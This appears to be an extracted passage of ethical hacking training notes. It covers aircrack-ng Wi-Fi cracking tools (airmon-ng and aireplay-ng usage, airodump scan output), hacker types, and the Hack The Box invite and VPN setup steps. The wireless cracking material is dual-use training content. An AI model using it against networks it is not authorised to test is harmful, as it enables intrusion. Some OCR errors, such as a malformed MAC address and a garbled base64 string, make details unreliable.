- Cracking: WEP and WPA PSK (WPA 1 and 2)

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily Linux but also Windows, OS X, FreeBSD, OpenBSD, NetBSD, as well as Solaris and even eComStation 2.



Airmon-ng: This script can be used to enable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode. Entering the airmon-ng command without parameters will show the interfaces status.

Usage:

usage: airmon-ng <start|stop> <interface> [channel] or airmon-ng <check|check kill>

Where:

- <start|stop> indicates if you wish to start or stop the interface. (Mandatory)
- <interface> specifies the interface. (Mandatory)
- [channel] optionally set the card to a specific channel.
- <check|check kill> “check” will show any processes that might interfere with the aircrack-ng suite. It is strongly recommended that these processes be eliminated prior to using the aircrack-ng suite. “check kill” will check and kill off processes that might interfere with the aircrack-ng suite. For “check kill” see

```
root@bt: ~# aireplay-ng --help
Install
Aireplay-ng 1.1 r2178 - (C) 2006-2010 Thomas d'Otreppe
Original work: Christophe Devine
http://www.aircrack-ng.org

usage: aireplay-ng <options> <replay interface>

Filter options:

-b bssid : MAC address, Access Point
-d dmac : MAC address, Destination
-s smac : MAC address, Source
-m len : minimum packet length
-n len : maximum packet length
-u type : frame control, type field
-v subt : frame control, subtype field
-t tod : frame control, To DS bit
-f fromds : frame control, From DS bit
-w iswep : frame control, WEP bit
-D : disable AP detection

Replay options:

-x nbpps : number of packets per second
```

```
unpredictable@PK: ~
CH 7 ][ Elapsed: 4 mins ][ 2017-05-22 12:35
BSSID      PWR Beacons #Data, #/s CH MB ENC CIPHER A
C8:B3:73:2C:A6:6 -39 1017 12 0 6 54e. WPA TKIP  P
E0:1C:41:BD:48:14 -61 135 1264 5 11 54e. OPN
F2:0D:56:02:E4:44 -68 360 0 0 13 54e. WPA CCMP  P
F2:0D:56:02:E4:47 -67 398 0 0 13 54e. WPA CCMP  M
F2:0D:56:02:E4:45 -66 395 0 0 13 54e. WPA2 CCMP  P
F0:E7:7E:62:9B:65 -67 406 0 0 11 54e. OPN
F0:E7:7E:62:9B:65 -72 370 0 0 11 54e. OPN
F0:E7:7E:62:9B:65 -72 570 0 0 11 54e. OPN
F0:E7:7E:62:9B:65 -72 594 0 0 11 54e. WEP WEP
E0:1C:41:BD:44:04 -75 145 93 0 0 7 54e. OPN
E0:1C:41:BD:44:04 -75 549 0 0 11 54e. WPA2 CCMP  M
E0:1C:41:BD:44:04 -75 681 0 0 6 54e. WPA2 CCMP  P
G0:C3:8A:15:30:78 -80 704 3 0 6 54e. WPA2 CCMP  P
E0:1C:41:BD:86:04 -84 128 180 6 5 54e. OPN
E0:1C:41:BD:86:04 -84 151 77 0 1 54e. OPN
E0:1C:41:BD:86:04 -85 99 37 0 1 54e. OPN
E0:1C:41:BD:86:04 -85 24 98 0 1 54e. OPN
E0:1C:41:BD:86:04 -85 148 140 0 1 54e. OPN
G0:C3:8A:15:31:40 -86 302 0 0 6 54e. WPA2 CCMP  P
G0:C3:8A:15:31:40 -86 409 0 0 6 54e. WPA2 CCMP  P
E0:1C:41:BD:4E:14 -89 27 17 0 9 54e. OPN
E0:1C:41:BD:4C:14 -88 1 3 0 5 54e. OPN

unpredictable@PK: ~
CH 6 ][ Elapsed: 1 min ][ 2017-05-22 12:35 ][ fixed channel
BSSID      PWR RXQ Beacons #Data, #/s CH MB E
C8:B3:73:2C:A6:6 -39 87 562 12 0 6 54e. W
BSSID      STATION          PWR Rate Lost F
C8:B3:73:2C:A6:6 F0:E7:7E:62:9B:65 -42 54e-54e 0
22
```

INTRODUCTION TO ETHICAL HACKING

Hacking is the process of finding vulnerabilities in a system and using these found vulnerabilities to gain unauthorized access into the system to perform malicious activities ranging from deleting system files to stealing sensitive information. Hacking is illegal and can lead to extreme consequences if you are caught in the act. People have been sentenced to years of imprisonment because of hacking. Nonetheless, hacking can be legal if done with permission. Computer experts are often hired by companies to hack into their system to find vulnerabilities and weak endpoints so that they can be fixed. This is done as a precautionary measure against legitimate hackers who have malicious intent. Such people, who hack into a system with permission, without any malicious intent, are known as *ethical* hackers and the process is known as ethical hacking.

What are the types of Hackers?

1. **White Hat Hacker:** It is another name for an Ethical Hacker. They hack into a system with prior permission to find out vulnerabilities so that they can be fixed before a person with malicious intent finds them.
2. **Black Hat Hacker:** They are also known as crackers, who hack in order to gain unauthorized access to a system & harm its operations or steal sensitive information. It's always illegal because of its malicious intent which includes stealing corporate data, violating privacy, damaging the system etc.
3. **Grey Hat Hacker:** They are a blend of both black hat and white hat hackers. They mostly hack for fun and exploit a security weakness in a computer system or network without the owner's permission or knowledge. Their intent is to bring the weakness to the attention of the owners & earning some bug bounty.

What are the different types of hacking?


1. **Website Hacking:** Hacking a website means taking unauthorized control over a web server and its associated software such as databases and other interfaces.
2. **Network Hacking:** Hacking a network means gathering information about a network by using tools like Telnet, NS lookup, Ping, Tracert, Netstat, etc. with the intent to harm the network system and hamper its operation.
3. **Email Hacking:** This includes gaining unauthorized access to an Email account and using it without taking the consent of its owner for sending out spam links, third-party threats, and other such harmful activities.
4. **Password Hacking:** This is the process of recovering secret passwords from data that has been stored in or transmitted by a computer system.
5. **Computer Hacking:** This is the process of stealing computer ID and password by applying hacking methods and getting unauthorized access to a computer system.

HACK THE BOX PEN-TESTING LABS


Hack The Box is an online Platform allowing you to test your penetration testing skills and exchange ideas and methodologies with thousands of people in the security field.



Steps for joining Hackthebox Pen-Testing Labs



Step1. Click on Join



Step2. Now open Inspect and go to console

Applications ▾ Places ▾ Firefox ESR ▾ Sat 10:03 AM Hack The Box :: Can you hack this box? - Mozilla Firefox

hackthebox.eu/js/inviteapi.m ↗ +

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

Waiting for www.google-analytics.com...

Console Debugger Style Editor Performance Memory Network Storage Persist Logs

Filter output

```
u$$$$$uu "uu" uuu$$$$$uu  
$$$$"$$$$$uuu uu$$$$$$$$$"$$$$"  
"" "$$$$$uuu ""$"  
uuu ""$$$$$uuu  
u$$uuu$$$$$uu "$$$$$uuu$$"  
$$$$$uuu "" "$$$$$"  
"$$$$"  
$$$"  
HackTheBox v0.9.3  
info@hackthebox.eu
```

TypeError: n is null [Learn More](#)

makeInviteCode()

htb-frontend.min.js:1:144037

17

Step3. Now type makeInvitecode() in console so that you can get invite code of hackthebox to join in encrypted form

The screenshot shows a Mozilla Firefox window with the title "Hack The Box :: Can you hack this box? - Mozilla Firefox". The URL in the address bar is "https://www.hackthebox.eu/invite". The page content includes a "Hi!" message with a smiley face, an "Invite Code" input field, and a "Sign Up" button. Below the input field, there is a link to log in if you are already a member. The developer tools console at the bottom shows the following output:


```

TypeError: n is null [Learn More]
>> makeInviteCode()
< undefined
<- undefined
  <-- {}
    <-- 0: 200
      <-- data: {}
        <-- data: "SW4gb3JkZXIgdG8gZ2VuZXJhdGUgdGhlIGludm10ZSBjb2RlLCBtYWtlIGEgUE9TVCByZXF1ZXN0IHRvIC9hcGkvaw52aXrtL2dlbmVyYXR1"
          <-- enctype: "BASE64"
        >>
  
```


Step4. Now you get enctype of “BASE64” and then go to <https://www.base64decode.org/> and Decode that code

The screenshot shows a Mozilla Firefox window with the title "Base64 Decode and Encode - Online - Mozilla Firefox". The URL in the address bar is "https://www.base64decode.org". The page displays a form for decoding binary files or text. It also features a sidebar with travel-related advertisements for "goibibo" and "vimeo". A green sidebar on the left contains icons related to travel and tourism.


Step5. Now open terminal and type “curl -XPOST <https://www.hackthebox.eu/>” and paste that Decode in terminal and now you will get another Encrypted code for Invite Code of hackthebox




Step6. Now paste that code to <https://www.base64decode.org/> and now you will get Invite Code Finally to join [hackthebox.eu/](https://www.hackthebox.eu/)



Step7. Paste that Invite code to www.hackthebox.eu/invite/



Step8. Now signup for www.hackthebox.eu/



Step9. Dashboard of www.hackthebox.eu/

The screenshot shows the Hack The Box dashboard. On the left, a sidebar menu includes Main, Dashboard, Other, Education, Careers, Rankings, Labs, Access, Machines, and Challenges. The main content area features a "Hack The Box" logo and a brief description: "Hack The Box is an online platform allowing you to test and advance your skills in cyber security. Use it responsibly and don't hack your fellow members...". Below this are several stats: 119 Machines, 603 Online Members, 745 Connections, and a 1.40ms Response Time. A line graph shows member growth from 10590 to 152015. A "VPN Origins" section lists countries and their percentages: United States (38.53%), Australia (6.53%), India (5.47%), United Kingdom (4.53%), Canada (4.53%), Germany (3.33%), Netherlands (2.93%), and Brazil (2%). To the right is an "Attack Map" showing activity across the globe.

Step10. Now to get Access the hackthebox pen-testing download Parmjeet.ovpn

The screenshot shows the Hack The Box Access page. The sidebar is identical to the dashboard. The main content area has a "Getting Started" section with instructions: "Install software for managing virtual machines, such as VirtualBox, VMWare Workstation, etc.", "Create a Linux virtual machine. You can use a pre-made pentesting OS such as Kali Linux/Parrot Linux, or build your own toolkit from scratch. We do not recommend using Windows as your primary attack environment.", "Download your connection pack [here](#).", "Run `openvpn Parmjeet.ovpn` in terminal.", and "Have fun! Find IP addresses of attackable machines on the [Active Machines](#) page." It also has a "Having Issues?" section with troubleshooting steps: "Restart your VM?", "OpenVPN is up-to-date?", "OpenVPN is running as root?", "IPv6 is available?", "Tried alternate TCP connection?", and "Still having issues? Click [here](#) to contact support." A "Tickets" section lists active tickets. At the bottom, there are buttons for "EU Lab Free" and "US Lab Free" with "Switch" dropdowns.

Step11. To get connection between hackthebox and your terminal then type
“openvpn Parmjeet.ovpn”

```

root@kali: # openvpn Parmjeet.ovpn
Sat Jul 6 10:17:00 2019 OpenVPN 2.4.6 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Jul 30 2018
Sat Jul 6 10:17:00 2019 library versions: OpenSSL 1.1.1a 20 Nov 2018, LZO 2.10
Sat Jul 6 10:17:01 2019 Outgoing Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
Sat Jul 6 10:17:01 2019 Incoming Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
Sat Jul 6 10:17:06 2019 TCP/UDP: Preserving recently used remote address: [AF_INET]51.79.40.240:1337
Sat Jul 6 10:17:06 2019 Socket Buffers: R=[212992->212992] S=[212992->212992]
Sat Jul 6 10:17:06 2019 UDP link local: (not bound)
Sat Jul 6 10:17:06 2019 UDP link remote: [AF_INET]51.79.40.240:1337
Sat Jul 6 10:17:06 2019 TLS: Initial packet from [AF_INET]51.79.40.240:1337, sid=90465cdb 6e7fa700
Sat Jul 6 10:17:07 2019 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu
Sat Jul 6 10:17:07 2019 VERIFY KU OK
Sat Jul 6 10:17:07 2019 Validating certificate extended key usage
Sat Jul 6 10:17:07 2019 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
Sat Jul 6 10:17:07 2019 VERIFY EKU OK
Sat Jul 6 10:17:07 2019 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=info@hackthebox.eu
Sat Jul 6 10:17:07 2019 Control Channel: TLSv1.2, cipher TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 2048 bit RSA
Sat Jul 6 10:17:07 2019 [htb] Peer Connection Initiated with [AF_INET]51.79.40.240:1337
Sat Jul 6 10:17:09 2019 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
Sat Jul 6 10:17:14 2019 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
Sat Jul 6 10:17:19 2019 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
Sat Jul 6 10:17:24 2019 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
Sat Jul 6 10:17:29 2019 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
Sat Jul 6 10:17:34 2019 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
Sat Jul 6 10:17:39 2019 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
Sat Jul 6 10:17:44 2019 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
Sat Jul 6 10:17:49 2019 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
Sat Jul 6 10:17:54 2019 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
Sat Jul 6 10:17:59 2019 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
Sat Jul 6 10:18:04 2019 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
Sat Jul 6 10:18:09 2019 No reply from server after sending 12 push requests
Sat Jul 6 10:18:09 2019 SIGUSR1[soft,no-push-reply] received, process restarting
Sat Jul 6 10:18:09 2019 Restart pause, 5 second(s)
Sat Jul 6 10:18:20 2019 TCP/UDP: Preserving recently used remote address: [AF_INET]51.79.40.240:1337
Sat Jul 6 10:18:20 2019 Socket Buffers: R=[212992->212992] S=[212992->212992]
Sat Jul 6 10:18:20 2019 UDP link local: (not bound)
Sat Jul 6 10:18:20 2019 UDP link remote: [AF_INET]51.79.40.240:1337
Sat Jul 6 10:18:20 2019 TLS: Initial packet from [AF_INET]51.79.40.240:1337, sid=e299cd4f 001d33ae

```

Step12. Now you will get connected with [hackthebox.eu/](https://www.hackthebox.eu/home/hbt/access) and your terminal of your PC.

Step13. When your PC get connected with [hackthebox.eu/](https://www.hackthebox.eu/home/hbt/access) and now you can do pen-testing

```

root@kali: # ping 10.10.14.79
PING 10.10.14.79 (10.10.14.79) 56(84) bytes of data, from www.hackthebox.eu/home/hbt/access
64 bytes from 10.10.14.79: icmp_seq=1 ttl=64 time=0.043 ms
64 bytes from 10.10.14.79: icmp_seq=2 ttl=64 time=0.056 ms
64 bytes from 10.10.14.79: icmp_seq=3 ttl=64 time=0.052 ms
64 bytes from 10.10.14.79: icmp_seq=4 ttl=64 time=0.054 ms
